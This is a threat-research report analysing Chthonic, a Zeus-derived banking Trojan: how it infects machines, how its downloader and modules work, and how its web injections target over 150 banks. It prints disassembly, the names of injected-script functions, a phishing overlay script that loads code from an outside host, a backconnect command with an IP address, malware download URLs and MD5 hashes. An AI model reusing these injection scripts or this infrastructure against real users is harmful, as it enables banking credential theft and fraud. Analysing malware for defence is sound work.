




# Chthonic: a new modification of Zeus

SL [securelist.com/chthonic-a-new-modification-of-zeus/68176/](https://securelist.com/chthonic-a-new-modification-of-zeus/68176/)



## Authors

-  Yury Namestnikov
-  Vladimir Kuskov
-  Oleg Kupreev

In the fall of 2014, we discovered a new banking Trojan, which caught our attention for two reasons:

- First, it is interesting from the technical viewpoint, because it uses a new technique for loading modules.
- Second, an analysis of its configuration files has shown that the malware targets a large number of online-banking systems: over **150** different banks and **20** payment systems in **15** countries. Banks in the UK, Spain, the US, Russia, Japan and Italy make up the majority of its potential targets.

Kaspersky Lab products detect the new banking malware as Trojan-Banker.Win32.Chthonic.

The Trojan is apparently an evolution of ZeusVM, although it has undergone a number of significant changes. Chthonic uses the same encryptor as Andromeda bots, the same encryption scheme as Zeus AES and Zeus V2 Trojans, and a virtual machine similar to that used in ZeusVM and KINS malware.


## Infection

---

We have seen several techniques used to infect victim machines with Trojan-Banker.Win32.Chthonic:

- sending emails containing exploits;
- downloading the malware to victim machines using the Andromeda bot (Backdoor.Win32.Androm in Kaspersky Lab classification).

When sending messages containing an exploit, cybercriminals attached a specially crafted RTF document, designed to exploit the [CVE-2014-1761](#) vulnerability in Microsoft Office products. The file has a .DOC extension to make it look less suspicious.



### *Sample message with CVE-2014-1761 exploit*

In the event of successful vulnerability exploitation, a downloader for the Trojan was downloaded to the victim computer. In the example above, the file is downloaded from a compromised site – <http://valtex-guma.com.ua/docs/tasklost.exe>.

The Andromeda bot downloaded the downloader from <http://globalblinds.org/BATH/lider.exe>.

## Downloading the Trojan

---

Once downloaded, the downloader injects its code into the msiexec.exe process. It seems that the downloader is based on the Andromeda bot's source code, although the two use different communication protocols.

<pre> TEST EAX, EAX JE SHORT 7FF90F00 PUSH 7FF93EF0 PUSH DWORD PTR SS:[EBP+64] PUSH EBX CALL DWORD PTR DS:[7FF9004C] PUSH DWORD PTR SS:[EBP+64] CALL DWORD PTR DS:[7FF90080] PUSH 7FF90608 CALL DWORD PTR DS:[7FF9007C] MOV ESI, DWORD PTR DS:[7FF90078] MOV EDI, EAX CMP EDI, EBX MOV EBX, DWORD PTR DS:[7FF900DC] JE SHORT 7FF90F5F PUSH EDI CALL 7FF93BE8 MOVZX EAX, WORD PTR DS:[EAX+28] PUSH EDI MOV DWORD PTR DS:[7FF90334], EAX CALL DWORD PTR DS:[7FF90198] PUSH 7FF90338 PUSH 7FF93470 PUSH 7FF905F4 PUSH 7FF905E8 CALL EBX PUSH EAX CALL ESI PUSH EAX CALL 7FF91CC4 PUSH 7FF90324 PUSH 7FF9201E PUSH 7FF905D8 PUSH 7FF905C0 CALL EBX PUSH EAX CALL ESI PUSH EAX CALL 7FF91CC4 LEA EAX, DWORD PTR SS:[EBP-388] PUSH EAX PUSH 20C CALL 7FF93BE2 </pre>	<pre> ASCII "cdosys.dll" ASCII "NtMapViewOfSection" ASCII "ntdll.dll" ASCII "SetAddrInfoW" ASCII "ws2_32.dll" </pre>	<pre> TEST EAX, EAX JE SHORT 7FF9569A PUSH 7FF97C9C PUSH DWORD PTR SS:[EBP-18] PUSH EBX CALL DWORD PTR DS:[7FF9004C] PUSH DWORD PTR SS:[EBP-18] CALL DWORD PTR DS:[7FF90048] PUSH 7FF91F40 CALL DWORD PTR DS:[7FF9009C] MOV ESI, DWORD PTR DS:[7FF900F8] MOV EDI, EAX CMP EDI, EBX MOV EBX, DWORD PTR DS:[7FF9016C] JE SHORT 7FF956F1 PUSH EDI CALL DWORD PTR DS:[7FF9029C] MOV AX, WORD PTR DS:[EAX+28] PUSH EDI MOV WORD PTR DS:[7FF97F84], AX CALL DWORD PTR DS:[7FF90198] PUSH 7FF91D59 CALL ESI PUSH 7FF91F4C PUSH EAX CALL EBX PUSH 7FF90724 PUSH 7FF9537C PUSH EAX CALL 7FF93E84 ADD ESP, 0C PUSH 7FF91F60 CALL ESI PUSH 7FF91F6C PUSH EAX CALL EBX PUSH 7FF90734 PUSH 7FF95405 PUSH EAX CALL 7FF93E84 ADD ESP, 0C LEA EAX, DWORD PTR SS:[EBP-404] PUSH EAX </pre>	<pre> ASCII "cdosys.dll" ASCII "ntdll.dll" ASCII "NtMapViewOfSection" ASCII "ws2_32.dll" ASCII "SetAddrInfoW" </pre>
--	--	---	--

Example of common functionality of Andromeda and Chthonic downloaders

<pre> PUSH EBP MOV EBP, ESP SUB ESP, 234 PUSH EBX PUSH ESI PUSH EDI PUSH 57 CALL 7FF90C50 MOV EDI, EAX MOV DWORD PTR SS:[EBP-4], EDI TEST EDI, EDI JE 7FF91440 CALL 7FF91F58 PUSH DWORD PTR DS:[7FF93EF0] MOV DWORD PTR DS:[7FF93EF4], EAX PUSH EAX PUSH DWORD PTR DS:[7FF93EFC] PUSH DWORD PTR DS:[7FF93481] PUSH DWORD PTR DS:[7FF93EE3] PUSH 7FF9068C PUSH EDI CALL DWORD PTR DS:[7FF90200] ADD ESP, 1C MOV EBX, EAX CALL 7FF9118A MOV ESI, EAX TEST ESI, ESI JE SHORT 7FF912D1 PUSH ESI CALL DWORD PTR DS:[7FF900A8] TEST EAX, EAX JE SHORT 7FF912CB ADD EBX, EAX LEA EAX, DWORD PTR DS:[EAX+EBX+1] PUSH EAX PUSH EDI CALL 7FF90C30 TEST EAX, EAX JE SHORT 7FF912CB </pre>	<pre> ASCII "id:zluibid:zluiois:zluilas:zluirg:zlu" </pre>	<pre> 8EBC 83EC 60 53 57 E8 C9D0FFFF 8945 F8 8D45 F8 50 8E45 08 68 21270000 6A 04 5E E8 03CFFFFFFF 68 11270000 FF75 08 BF AC7097F E8 2ED0FFFF 8D45 F4 50 8E45 08 68 13270000 C745 F4 9005000 E8 90CFFFFFFF 83C4 18 FF15 6801F97F 6A 1C 8E45 08 8E45 CC 8E45 CC 56 FF15 8802F97F 8E45 08 0F85 FA000000 F445 D6 01 74 E7 </pre>	<pre> PUSH EBP MOV EBP, ESP SUB ESP, 60 PUSH EBX PUSH ESI PUSH EDI CALL 7FF90C50 MOV DWORD PTR SS:[EBP-8], EAX LEA EAX, DWORD PTR SS:[EBP-8] PUSH EAX MOV EAX, DWORD PTR SS:[EBP+8] PUSH 4 POP EBX CALL 7FF92E7B PUSH 2711 PUSH DWORD PTR SS:[EBP+8] MOV EDI, 7FF970AC CALL 7FF92E88 LEA EAX, DWORD PTR SS:[EBP-C] PUSH EAX MOV EAX, DWORD PTR SS:[EBP+8] PUSH 2718 MOV DWORD PTR SS:[EBP-C], 2000500 CALL 7FF92E7B ADD ESP, 18 CALL DWORD PTR DS:[7FF90168] PUSH 1C MOV ESI, EAX LEA EDI, DWORD PTR SS:[EBP-34] XOR AL, AL POP ECX REP STOS BYTE PTR ES:[EDI] LEA EAX, DWORD PTR SS:[EBP-34] PUSH EAX PUSH ESI CALL DWORD PTR DS:[7FF90288] TEST EAX, EAX JNZ 7FF95FF4 TEST BYTE PTR SS:[EBP-2A], 1 JE SHORT 7FF95EE2 </pre>	<p>Zeus section id</p>
--	--	---	---	------------------------

### Differences in communication protocols used by Andromeda and Chthonic C&C

The Chthonic downloader contains an encrypted configuration file (similar encryption using a virtual machine was used in KINS and ZeusVM). The main data contained in the configuration file includes: a list of C&C servers, a 16-byte key for RC4 encryption, UserAgent, botnet id.

```

MOV EAX, DWORD PTR SS:[EBP-58]
MOVZX EAX, BYTE PTR DS:[EAX]
LEA ECX, DWORD PTR SS:[EBP-58]
PUSH ECX
CALL DWORD PTR DS:[EAX*4+7FF902B8]
POP ECX
TEST AL, AL
JNZ SHORT 7FF94F94

```

## The main procedure of calling virtual machine functions

After decrypting the configuration file, its individual parts are saved in a heap – in the following format:



This is done without passing pointers. The bot finds the necessary values by examining each heap element using the `RtlWalkHeap` function and matching its initial 4 bytes to the relevant MAGIC VALUE.

The downloader puts together a system data package typical of ZeuS Trojans (`local_ip`, `bot_id`, `botnet_id`, `os_info`, `lang_info`, `bot_uptime` and some others) and encrypts it first using `XorWithNextByte` and then using RC4. Next, the package is sent to one of the C&C addresses specified in the configuration file.

In response, the malware receives an extended loader – a module in a format typical of ZeuS, i.e., not a standard PE file but a set of sections that are mapped to memory by the loader itself: executable code, relocation table, point of entry, exported functions, import table.

```
AND DWORD PTR SS:[EBP-8],0
PUSH 186A2
PUSH DWORD PTR SS:[EBP+8]
LEA ESI,DWORD PTR SS:[EBP-1C]
CALL 7FF971D9
PUSH 186A3
PUSH DWORD PTR SS:[EBP+8]
XOR ESI,ESI
CALL 7FF971A1
PUSH 186A4
PUSH DWORD PTR SS:[EBP+8]
MOV EDI,EAX
LEA ESI,DWORD PTR SS:[EBP-14]
MOV DWORD PTR SS:[EBP-18],EDI
CALL 7FF971A1
PUSH 186A6
PUSH DWORD PTR SS:[EBP+8]
LEA ESI,DWORD PTR SS:[EBP-8]
MOV DWORD PTR SS:[EBP-10],EAX
CALL 7FF971A1
```

## Code with section IDs matching the module structures

It should be noted that the imports section includes only API function hashes. The import table is set up using the Stolen Bytes method, using a disassembler included in the loader for this purpose. Earlier, we saw a similar import setup in Andromeda.

```

MOV EAX, DWORD PTR SS:[EBP-4]
MOV DWORD PTR SS:[EBP+EAX-120], 6C6C64
LEA EAX, DWORD PTR SS:[EBP-120]
PUSH EAX
CALL andromeda.0040102C
LEA EAX, DWORD PTR SS:[EBP-120]
PUSH EAX
CALL andromeda.00401010
PUSH EAX
PUSH DWORD PTR SS:[EBP+C]
CALL andromeda.00401055
MOV ESI, EAX
TEST ESI, ESI
JE andromeda.00401539
PUSH DWORD PTR SS:[EBP-1C]
CALL andromeda.00401010
PUSH EAX
PUSH ESI
CALL andromeda.00401204
MOV ESI, EAX
TEST ESI, ESI
JE andromeda.00401539
PUSH ESI
CALL andromeda.004019A3
MOV ECX, EAX
DEC ECX
DEC ECX
MOV DWORD PTR SS:[EBP-4], EAX
JE SHORT andromeda.004014C1
SUB ECX, 3
JNZ SHORT andromeda.004014D9
CMP BYTE PTR DS:[ESI], 0E9
JNZ SHORT andromeda.004014D9
MOV EAX, DWORD PTR DS:[ESI+1]
LEA ESI, DWORD PTR DS:[ESI+EAX+5]
JMP SHORT andromeda.0040149F
CMP BYTE PTR DS:[ESI], 0EB
JNZ SHORT andromeda.004014D9
MOVZX EAX, BYTE PTR DS:[ESI+1]
TEST AL, AL
JNS SHORT andromeda.004014D3
OR EAX, FFFFFFF0
LEA ESI, DWORD PTR DS:[ESI+EAX+2]
JMP SHORT andromeda.0040149F

REP MOVS BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]
MOV DWORD PTR SS:[EBP+EAX-130], 6C6C64
CMP BYTE PTR SS:[EBP-130], 0
JE SHORT chthonic.004014ED
LEA ECX, DWORD PTR SS:[EBP-130]
MOV AL, BYTE PTR DS:[ECX]
CMP AL, 5A
JNS SHORT chthonic.004014E7
CMP AL, 51
JL SHORT chthonic.004014E7
ADD AL, 20
MOV BYTE PTR DS:[ECX], AL
INC ECX
CMP BYTE PTR DS:[ECX], 0
JNZ SHORT chthonic.004014D9
LEA EDX, DWORD PTR SS:[EBP-130]
CALL chthonic.00401000
MOV EBX, DWORD PTR SS:[EBP+C]
PUSH EAX
MOV ESI, EBX
CALL chthonic.00401179
MOV EDI, EAX
TEST EDI, EDI
JNZ SHORT chthonic.0040150E
PUSH 1
CALL DWORD PTR DS:[EBX+14]
MOV EDX, DWORD PTR SS:[EBP-18]
CALL chthonic.00401000
PUSH EAX
CALL chthonic.00401016
MOV ESI, EAX
TEST ESI, ESI
JNZ SHORT chthonic.00401532
CALL DWORD PTR DS:[EBX+14]
MOV EBX, DWORD PTR SS:[EBP-1C]
TEST ESI, ESI
JE chthonic.004015BA
MOV EDI, DWORD PTR SS:[EBP+8]
MOV EBX, ESI
LEA EDI, DWORD PTR DS:[EDI+1870]
MOV DWORD PTR SS:[EBP-18], EBX
PUSH ESI
MOV ESI, DWORD PTR SS:[EBP-18]
CALL EDI
POP ESI
CMP EAX, 2
JNZ SHORT chthonic.00401564
CMP BYTE PTR DS:[EBX], 0EB
JNZ SHORT chthonic.00401577
MOVZX EAX, BYTE PTR DS:[EBX+1]
TEST AL, AL
JNS SHORT chthonic.0040155E
OR EAX, FFFFFFF0
LEA EBX, DWORD PTR DS:[EBX+EAX+2]
JMP SHORT chthonic.00401530
CMP EAX, 5
JNZ SHORT chthonic.00401577
CMP BYTE PTR DS:[EBX], 0E9
JNZ SHORT chthonic.00401577

```


Fragment of the import setup function in Andromeda and Chthonic

Address	Hex dump	ASCII
00AA0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00AA0010	00 00 00 00 00 5E 64 01 00 00 00 00 00 06 00 00 00	....^d.....
00AA0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00AA0030	A1 86 01 00 00 00 02 00 04 00 00 00 04 00 00 00	;+.....
00AA0040	00 00 00 00 00 A2 86 01 00 00 00 02 00 04 00 00 00	....<+.....
00AA0050	04 00 00 00 00 70 27 01 00 A4 86 01 00 00 00 02 00	...p'0.x+....
00AA0060	34 02 00 00 00 34 02 00 00 FC 4C AC E5 30 00 00 00	4...4...üL-â0...

Header of a structure with module

The extended loader also contains a configuration file encrypted using the virtual machine. It loads the Trojan's main module, which in turn downloads all the other modules. However, the extended loader itself uses AES for encryption, and some sections are packed using UCL. The main module loads additional modules and sets up import tables in very much the same way as the original Chthonic downloader, i.e. this ZeuS variant has absorbed part of the Andromeda functionality.

The entire sequence in which the malware loads, including the modules that are described below, is as follows:



## Modules

Trojan-Banker.Win32.Chthonic has a modular structure. To date, we have discovered the following modules:

Name	Description	Has a 64bit version
<b>main</b>	Main module (v4.6.15.0 – v4.7.0.0)	Yes
<b>info</b>	Collects system information	Yes
<b>pony</b>	Module that steals saved passwords	No
<b>klog</b>	Keylogger	Yes
<b>http</b>	Web injection and formgrabber module	Yes
<b>vnc</b>	Remote access	Yes
<b>socks</b>	Proxy server	Yes
<b>cam_recorder</b>	Recording video from the web camera	Yes

The impressive set of functions enables the malware to steal online banking credentials using a variety of techniques. In addition, VNC and cam recorder modules enable attackers to connect to the infected computer remotely and use it to carry out transactions, as well as recording video and sound if the computer has a webcam and microphone.

## Injections

Web injections are Chthonic's main weapon: they enable the Trojan to insert its own code and images into the code of pages loaded by the browser. This enables the attackers to obtain the victim's phone number, one-time passwords and PINs, in addition to the login and password entered by the victim.

For example, for one of the Japanese banks the Trojan hides the bank's warnings and injects a script that enables the attackers to carry out various transactions using the victim's account:



Online banking page screenshots before and after the injection

```
function renderTransactionCurrency(x, decimal, separator)
function CustomScanCurrency(value)
function grabLogin(country, bank, login, pass, add_login, add_pass, onload, stage)
function updateLogin(country, bank, login, pass, add_login, add_pass, onload, stage, wildcards)
function confirmLogin(holder_name, logon_date, onload, stage)
function sendAdditionalInfo(additionalInfo, onload, stage)
function grabBalance(accounts, onload, stage)
function logout(onload)
function getDrop(drop_types, onfinish, dontFail)
function blockHolder(onload, stage)
function banDrop(reason, onload, stage)
function commit_transaction(params, onload, stage)
function grab_token(params, onload, stage)
function setGrabTanCheckDefaultCallbacks(callback, idleCallback)
function GrabTanCheck(callback, idleCallback, noActivate)
function checkBotBlockingOnModal(onload)
function activate_block_by_botid(onload)
function botBlocker(onload)
function grab_curr(selector, row)
function doGrabBalance(rows, fieldDefs, onload, stage, rowPersist, postProcess)
function doFake(key, node, amount, formatCurrency, restyle)
```

### Interesting functions in injected script

The script can also display various fake windows in order to obtain the information needed by the attackers. Below is an example of a window which displays a warning of non-existent identification problems and prompts the user to enter TAN:

あなたのコンピュータをシステムが認識できませんでした。インターネット・サービスプロバイダーが行った最近の変更、またはあなたが行ったソフトウェアの更新による可能性があります。  
 引き続きバンキングサービスを利用するには、表からコードを入力してください。

	ア	イ	ウ	エ
1	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
2	<input type="text"/>			
3				
4		<input type="text"/>		

**暗証カード発行日を入力してください**

暗証カード裏面に印字されている暗証カード発行日を入力してください。

平成  年  月  日



*Fake TAN entry window*

Our analysis of attacks against customers of Russian banks has uncovered an unusual web injection scenario. When opening an online banking web page in the browser, the entire contents of the page is spoofed, not just parts of it as in an ordinary attack. From the technical viewpoint, the Trojan creates an iframe with a phishing copy of the website that has the same size as the original window.

Below is a fragment of injected code, which replaces everything between title and body closing tags with the following text:

```
<body>
<noindex>
<script type="text/javascript" src="https://onclient.net/esClient/...-.js"></script>
</noindex>
```

And here is the script itself:



```

var splashpage={
    splashenabled: 1,
    splashpageurl: "https://onclient.net/esClient/",
    // ...
    output:function(){
        document.write('<div id="splashpage" style="position: absolute; z-index: 100; color: white; back
        //document.write(this.defineheader) //header portion of splashpage
        document.write('<iframe name="splashpage-iframe" src="about:blank" style="margin:0; padding:0;
        document.write('<br />&nbsp;  </div>')
        this.splashpageref=document.getElementById("splashpage")
        this.splashiframeref=window.frames["splashpage-iframe"]
        this.splashiframeref.location.replace(this.splashpageurl) //Load desired URL into splashpage if:
        this.standardbody=(document.compatMode=="CSS1Compat")? document.documentElement : document.body
        if (!/safari/i.test(navigator.userAgent)) //if not Safari, disable document scrollbars
        this.standardbody.style.overflow="hidden"
        this.splashpageref.style.left=0
        this.splashpageref.style.top=0
        this.splashpageref.style.width="100%"
        this.splashpageref.style.height="100%"
        this.moveuptimer=setInterval("window.scrollTo(0,0)", 50)
    },

```

Additionally, the bot receives a command to establish a backconnect connection if the injection is successful:


```

00000002: 00 00 3C 2F-74 69 74 6C-65 3E 0B 00-00 00 3C 2F </title>δ </
00000012: 62 6F 64 79-3E 77 00 00-00 3C 62 6F-64 79 3E 0D body>w <body>f
00000022: 0A 3C 6E 6F-69 6E 64 65-78 3E 0D 0A-3C 73 63 72 <noindex>f<scr
00000032: 69 70 74 20-74 79 70 65-3D 22 74 65-78 74 2F 6A ipt type="text/j
00000042: 61 76 61 73-63 72 69 70-74 22 20 73-72 63 3D 22 avascript" src="
00000052: 68 74 74 70-73 3A 2F 2F-6F 6E 63 6C-69 65 6E 74 https://onclient
00000062: 2E 6E 65 74-2F 65 73 43-6C 69 65 6E-74 2F ? ? .net/esClient/s
00000072: 33 72 2E 6A-73 22 3E 3C-2F 73 63 72-69 70 74 3E ..js"></script>
00000082: 0D 0A 3C 2F-6E 6F 69 6E-64 65 78 3E-25 00 00 00 f</noindex>%
00000092: 62 6F 74 5F-62 63 5F 61-64 64 20 73-6F 63 6B 73 bot_bc_add socks
000000A2: 20 37 38 2E-32 34 2E 32-32 31 2E 31-32 33 20 38 78.24.221.123 8
000000B2: 30 - - - - - - - - -

```

## Coverage

There are several botnets with different configuration files. Overall, the botnets we are aware of target online banking systems of over **150** different banks and **20** payment systems in **15** countries. The cybercriminals seem most interested in banks in the UK, Spain, the US, Russia, Japan and Italy.



### *Chthonic target distribution by country*

It is worth noting that, in spite of the large number of targets on the list, many code fragments used by the Trojan to perform web injections can no longer be used, because banks have changed the structure of their pages and, in some cases, the domains as well. It should also be noted that we saw some of these fragments in other bots' config files (e.g., Zeus V2) a few years back.

## **Conclusion**

---

We can see that the ZeuS Trojan is still actively evolving and its new implementations take advantage of cutting-edge techniques developed by malware writers. This is significantly helped by the ZeuS source code having been leaked. As a result, it has become a kind of framework for malware writers, which can be used by anyone and can easily be adapted to cybercriminals' new needs. The new Trojan – Chthonic – is the next stage in the evolution of ZeuS: it uses Zeus AES encryption, a virtual machine similar to that used by ZeusVM and KINS, and the Andromeda downloader.

What all of this means is that we will undoubtedly see new variants of ZeuS in the future.




## **A few md5:**

---

12b6717d2b16e24c5bd3c5f55e59528c  
148563b1ca625bbdbb60673db2edb74a  
6db7ecc5c90c90b6077d5aef59435e02  
5a1b8c82479d003aa37dd7b1dd877493  
2ab73f2d1966cd5820512fbe86986618  
329d62ee33bec5c17c2eb5e701b28639  
615e46c2ff5f81a11e73794efee96b38  
77b42fb633369de146785c83270bb289  
78575db9f70374f4bf2f5a401f70d8ac  
97d010a31ba0ddc0febbd87190dc6078  
b670dceef9bc29b49f7415c31ffb776a  
bafcf2476bea39b338abfb524c451836  
c15d1caccab5462e090555bcbec58bde  
ceb9d5c20280579f316141569d2335ca  
d0c017fef12095c45fe01b7773a48d13  
d438a17c15ce6cec4b60d25dbc5421cd

- [Financial malware](#)
- [Trojan Banker](#)
- [Vulnerabilities and exploits](#)
- [Zeus](#)

#### Authors

-  [Yury Namestnikov](#)
-  [Vladimir Kuskov](#)
-  [Oleg Kupreev](#)

Chthonic: a new modification of Zeus

---

Your email address will not be published. Required fields are marked \*